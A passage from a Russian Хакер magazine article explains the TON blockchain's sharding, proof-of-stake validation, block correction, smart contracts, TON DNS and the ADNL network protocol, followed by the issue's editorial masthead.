TON решает первую проблему с помощью Infinite Sharding Program, как она называется в документе. Чтобы объяснить, как это работает, лучше зайти издалека. Начнем с того, что workchain — это на самом деле виртуальный блокчейн, объединяющий несколько шардов. Идентификатор воркчейна является частью идентификатора конкретного шарда, благодаря которому можно понять, к какому воркчейну относится тот или иной шард.

Создать воркчейн может каждый, кто готов оплатить высокую стоимость транзакции в мастерчейне и опубликовать спецификацию и «правила» нового воркчейна. Тем не менее требуется консенсус двух третей текущих валидаторов, так как им придется обновить ПО для работы с блоками нового воркчейна.

Каждый шард имеет следующий идентификатор в виде кортежа: `workchain_id` и префикс самого шарда. Префикс отвечает за те аккаунты (адреса), которые будут включены в шард. Например, если префикс 1337, то все адреса, которые начинаются с 1337, будут в этом шарде. Префикс может динамически меняться и иметь длину от 0 до 60 бит. Сделано это для того, чтобы склеивать шарды без нагрузки и разделять нагруженные шарды.

Accountchain — еще один виртуальный блокчейн, который имеет идентификатор в виде кортежа: `workchain_id` и идентификатор самого аккаунта.

МАЙНИНГ

Вместо привычного перебора хешей на видеокартах в TON используется одна из вариаций PoS-алгоритма, которая решает проблему византийских генералов (далее — BFT): в результате для консенсуса требуется две трети валидаторов.

Новые блоки создаются и проверяются валидаторами. Любой может стать валидатором, если он готов заложить много GRM в мастерчейн, подтвердив таким образом свои намерения. Такой «залог» замораживается минимум на месяц. На данный момент для того, чтобы стать валидатором в тестовой сети, нужно 100 000 GRM (тестовых, конечно же).

Валидаторы распределяются между всеми существующими шардами в случайном порядке. Примерно каждые 1024 блока валидаторы меняют шард, в котором они «работают». В рамках одного шарда валидаторы выбирают новый блок (благодаря BFT). Если консенсус был достигнут, то формируется новый блок, комиссии с транзакций и эмиссия в этом блоке распределяются между валидаторами. Один и тот же валидатор может валидировать несколько шардов — подразумевается, что он будет проделывать эту работу параллельно.

Если валидатор выбрал «неверный блок», то он может быть оштрафован на всю сумму или часть его залога. Валидатора также могут отстранить от работы на какое-то время. Когда все шарды сформировали новые блоки (или после тайм-аута, предположительно, в пять секунд), генерируется блок для мастерчейна, который содержит хеши всех новых блоков в шардах. В свою очередь, этот блок формируется благодаря консенсусу всех валидаторов в системе.

ИСПРАВЛЕНИЕ ОШИБОК

Я посвящаю исправлению ошибок отдельный параграф, так как это очень интересный вопрос в мире блокчейна (вспомни историю The DAO и Ethereum Classic) и меня очень много о нем спрашивали на последнем выступлении про TON.

Конечно, ошибок быть не должно, так как для консенсуса требуется две трети валидаторов, но в системе заложено обнаружение и исправление «неправильных» блоков. Предположим, что был обнаружен «неправильный» блок, и валидаторов, которые подписали этот блок, наказали. Но система все еще имеет неправильный блок — так что этих мер недостаточно.

В большинстве других систем для этого требуется форк с последнего «правильного» блока. Такой подход имеет множество недостатков: его сложно реализовать, нужно убедить всех участников перейти на новую сеть после форка; и не менее остро стоит вопрос о том, что делать с правильными транзакциями, которые были совершены уже после «неправильного» блока.

TON Blockchain решает эту проблему следующим образом. Каждый блок в шарде (и в мастерчейне тоже) является блокчейном, который по умолчанию состоит из одного блока. Если требуется исправить «неверный» блок, то этот маленький блокчейн вырастает еще на один блок, который и заменяет предыдущий. Этот блок также генерируется валидаторами, которые в данный момент работают в шарде.

При этом отдельно упоминается, что блоки в виртуальном accountchain не будут изменены, если они были правильными. Подразумевается, что в новом блоке будут исправлены только «неверные» транзакции, но это не затронет правильные.

СМАРТ-КОНТРАКТЫ

Смарт-контракты в TON позволяют написать бизнес-логику, которая будет выполняться децентрализованно. Контракты полноценные по Тьюрингу, и их предлагается писать на языке Fift. Fift — новый язык программирования, созданный специально для TON; он имеет определенные сходства с Forth.

Для выполнения смарт-контрактов была написана виртуальная машина — TON VM (Ton Virtual Machine). Но не стоит забывать, что воркчейн вместе с другими определяющими параметрами может иметь собственную виртуальную машину и собственный язык для смарт-контрактов. Именно поэтому я не буду заострять внимание на Fift и TON VM в этой статье.

WWW

Подробности о Fift и TON VM можешь почерпнуть в документации проекта.

Ознакомиться с азами Forth или просто посмотреть, как выглядит код на нем, тебе поможет статья «Загадочный Forth. Знакомимся с одним из важнейших языков программирования, о котором мало кто знает».

Смарт-контракты в TON используются повсеместно: в TON Storage, TON DNS и других сервисах. Для валидации блоков и консенсуса тоже используются смарт-контракты. Как ты уже понял, TON — платформа очень самодостаточная и совершенно не зависит от внешних факторов. Стоит еще упомянуть, что каждый аккаунт формально может являться смарт-контрактом.

Замечу на полях, что компания TON Labs готовит компиляторы для других языков программирования, чтобы писать смарт-контракты можно было не только на Fift. Компиляторы для C и Solidity уже можно посмотреть на ton.dev.

TON DNS

TON DNS — один из сервисов TON. Используется для преобразования понятных человеку идентификаторов (доменные имена, адреса) в адреса ADNL и адреса TON Blockchain.

Использовать TON DNS можно, например, для передачи денег по идентификатору вместо адреса кошелька. Это сильно упрощает дело, потому что теперь можно перевести сумму на понятный адрес или имя пользователя. Также идентификатор можно перенаправить на смарт-контракт — например, выставляем счет на оплату в каком-то магазине, а после перевода контракт обработает платеж.

Сам TON DNS реализован в виде нескольких специальных смарт-контрактов. Эти смарт-контракты представляют собой древовидную структуру. Каждый из них отвечает за регистрацию поддоменов для определенной зоны или домена. Корневой контракт, который обслуживает домены первого уровня сети TON, находится в мастерчейне.

Регистрация нового домена (идентификатора) реализуется через отправку сообщения в смарт-контракт, который отвечает за желаемый поддомен. Это стоит определенной суммы (как и все передаваемые сообщения); указываются ключ, владелец, сроки регистрации. Идентификаторы регистрируются в порядке очереди — кто успел, того и тапки.

Опуская совсем низкоуровневые детали, можно резюмировать, что TON DNS имеет более широкое применение, чем DNS в привычном понимании этого слова. Учитывая возможности TON Blockchain, ADNL и смарт-контрактов, за идентификатором может скрываться как обычный кошелек, так и полноценный сервис с бизнес-логикой.

ADNL

ADNL — собственный протокол, основной для TON. Это протокол, который используется на самом низком уровне. Главное его преимущество — не нужно беспокоиться об адресах IPv4/IPv6, портах и т.д.: они все скрыты абстрактным сетевым уровнем. Для обмена данными используются 256-битные сетевые адреса (названные «абстрактными сетевыми адресами»). Если говорить простым языком, это аналог SSL по UDP. Чтобы принимать и расшифровывать сообщения, предназначенные для определенного адреса, необходимо иметь его приватный ключ. Для того, чтобы отправить сообщение, необходимо (помимо адреса) знать публичный ключ получателя.

С точки зрения большинства компонентов TON, существует только ADNL, с помощью которого можно отправлять сообщения с одного адреса на другой. В текущем white paper сказано, что ADNL будет реализован через UDP с опциональным откатом до TCP, если UDP будет недоступен. Еще в документе упоминается RLDP (Reliable Large Datagram Protocol) как похожий на TCP протокол более высокого уровня.

САЙТ В СЕТИ TON

Теперь, когда мы знаем про ADNL и TON DNS, можно поговорить о том, как может выглядеть создание сайта в TON. Такой сайт будет децентрализованно хоститься в TON Network. Сервисы, которые полностью находятся в TON Network, называются ton-services.

В качестве примера white paper описывает создание сервиса, который принимает запросы HTTP через RLDP. Чтобы реализовать его, нужен обычный браузер и прокси-сервер, который будет переводить запросы HTTP в TON Network. Общаясь по протоколу RLDP, сервис может отвечать на запросы, а прокси-сервер будет возвращать их клиенту в привычном формате.

Стоит упомянуть, что на этом этапе можно использовать TON DNS для «коротких» адресов. Это позволяет воссоздать привычный порядок вещей. В будущем мы можем увидеть какой-нибудь TON Browser, аналогичный браузеру для сети Tor.

ЗАКЛЮЧЕНИЕ

Как видишь, описать TON в двух словах непросто. Это большая и сложная система, которая состоит из разных низкоуровневых компонентов, и блокчейн TON — только один из них. Но TON при этом — это не только блокчейн.

Уже в этом году мы, возможно, будем наблюдать запуск полноценной сети. Скорее всего, некоторые компоненты платформы из тех, что описаны в этой статье, будут доступны позже других.

Однако уже сейчас можно испытать клиент и сеть на тестовой ноде. Если тебе интересна эта тема и тянет на эксперименты, можешь заглянуть в blockchain explorer или даже собрать клиент и ноду.

ХАКЕР 18+

№09 (246)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.